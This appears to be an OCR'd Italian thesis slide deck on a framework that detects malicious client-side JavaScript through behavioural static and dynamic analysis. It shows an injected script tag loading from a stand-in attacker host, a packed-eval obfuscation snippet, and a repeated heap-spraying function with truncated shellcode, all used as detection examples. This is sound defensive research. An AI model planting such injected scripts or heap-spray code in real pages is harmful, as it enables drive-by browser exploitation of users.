UNIVERSITÀ DEGLI STUDI DI MILANO
FACOLTÀ DI SCIENZE MATEMATICHE,
FISICHE E NATURALI

Corso di laurea magistrale in tecnologie dell'informazione e della comunicazione


Analisi lato client di applicazioni web

Relatore:
Dott. Mattia Monga


Correlatore:
Dott. Roberto Paleari

Tesi di Laurea di:
Luca Giancane
mat. 735940

Scenario



Scenario


Browser
1:Request
Internet
Web Server
2:Response
3:Execute
Javascript

Scenario


Durante la navigazione in Internet può capitare di ritrovarsi all'interno di una pagina compromessa.

Scenario


```
...
<td width='437' valign='top' class='grigio'>
<script src='http://devilsite.com/u.js'></script>
<table cellSpacing='0' cellPadding='0' width='440' border='0'>
...
```

Un attaccante riesce ad inserire uno script maligno all'interno della pagina web.

Scenario



Lo *script maligno* causa l'esecuzione di codice maligno e la compromissione del sistema.

Come?

Tramite l'utilizzo di uno script Javascript un attaccante riesce a sfruttare una vulnerabilità del browser.

Obiettivo

Alterare il flusso di esecuzione al fine di eseguire codice dannoso, all'insaputa dell'utente.

- *Buffer overflow*
- *Format bug*
- ...

Problema

Javascript:

- Molto diffusi
- Offuscamento

Le applicazioni web scritte in *Javascript* sono molto diffuse, risulta quindi necessario distinguere tra maligne e benigne.

Problema

Javascript:

- Molto diffusi
- Offuscamento

```
alert('Hello world');
```

```
eval(function(p,a,c,k,e,d){
  e=function(c){return c};
  if(!''.replace(/^/,String)){
    while(c--){d[c]=k[c]||c}
    k=[function(e){return d[e]}];
    ...
```

I programmatori usano le tecniche d'offuscamento per proteggere il codice sorgente delle proprie applicazioni. Tali tecniche rendono molto difficile un'analisi effettuata sul codice sorgente.

Obiettivo

Realizzare uno strumento che sia in grado di rilevare la presenza di uno script Javascript maligno.

Caratteristiche

- Overhead basso
- Robusto all'offuscamento

Soluzione

- Rilevazione automatica tramite un'analisi comportamentale
- Utilizzo di tecniche d'analisi statico-dinamiche
- Da sorgente a *Bytecode*

Metodologia

Prima fase: Dinamicamente si intercettano gli eventi relativi alla vita di uno script.

- Creazione
- Esecuzione

Seconda fase: Riduce la complessità del bytecode e predispone l'oggetto per le fasi d'analisi.

- Codice in forma intermedia
- Control flow graph

Terza fase: Analisi statica del Control flow graph + monitoring dinamico.

Tecnica d'attacco


Heap Spraying Attack

Tecnica utilizzata negli exploit per facilitare l'esecuzione di codice arbitrario.

Risultato: presenza di numerosi oggetti maligni all'interno della memoria.

Rilevamento dell'attacco


```
1  function heap_spray()
2  {
3    var shellcode = unescape(''%uc929%ue98...'');
4
5    /* Heap spray code */
6    var oneblock = unescape(''%u9090%u9090'');
7    var fullblock = oneblock;
8    while (fullblock.length<0x10000)
9    {
10     fullblock += fullblock;
11   }
12   sprayContainer = new Array();
13   var i;
14   for (i=0; i<1000; i++)
15   {
16     sprayContainer[i] = fullblock + shellcode;
17   }
18 }
```



Esempio d'attacco $\Longrightarrow$ Control flow graph

Rilevamento dell'attacco


```
1  function heap_spray()
2  {
3    var shellcode = unescape(''%uc929%ue98...'');
4
5    /* Heap spray code */
6    var oneblock = unescape(''%u9090%u9090'');
7    var fullblock = oneblock;
8    while (fullblock.length<0x10000)
9    {
10     fullblock += fullblock;
11   }
12   sprayContainer = new Array();
13   var i;
14   for (i=0; i<1000; i++)
15   {
16     sprayContainer[i] = fullblock + shellcode;
17   }
18 }
```



1. Identificazione dei cicli
2. Per ogni ciclo vengono applicate delle euristiche comportamentali.

Rilevamento dell'attacco


```
1  function heap_spray()
2  {
3    var shellcode = unescape(''%uc929%ue98...'');
4
5    /* Heap spray code */
6    var oneblock = unescape(''%u9090%u9090'');
7    var fullblock = oneblock;
8    while (fullblock.length<0x10000)
9    {
10     fullblock += fullblock;
11   }
12   sprayContainer = new Array();
13   var i;
14   for (i=0; i<1000; i++)
15   {
16     sprayContainer[i] = fullblock + shellcode;
17   }
18 }
```



1. Presenza di un array nella parte sinistra di un'istruzione
2. Variabile definita ma non utilizzata
3. Il contenuto di un array non varia nel ciclo

Rilevamento dell'attacco


```
1  function heap_spray()
2  {
3    var shellcode = unescape(''%uc929%ue98...'');
4
5    /* Heap spray code */
6    var oneblock = unescape(''%u9090%u9090'');
7    var fullblock = oneblock;
8    while (fullblock.length<0x10000)
9    {
10     fullblock += fullblock;
11   }
12   sprayContainer = new Array();
13   var i;
14   for (i=0; i<1000; i++)
15   {
16     sprayContainer[i] = fullblock + shellcode;
17   }
18 }
```



Tracciamento dinamico dell'occupazione di memoria di uno script sospetto.

Soglia: stimata tramite l'analisi dell'occupazione di memoria di alcune applicazioni web, ad esempio *Gmail*.


Architettura del *framework*



Architettura

1. Dinamica: intercetta gli eventi e traccia l'occupazione di memoria
2. Statica: trasforma il bytecode e ne analizza il comportamento


Architettura del *framework*



Estensione del Browser

Fase dinamica che si occupa di intercettare gli eventi relativi alla vita di uno script.

Architettura del *framework*

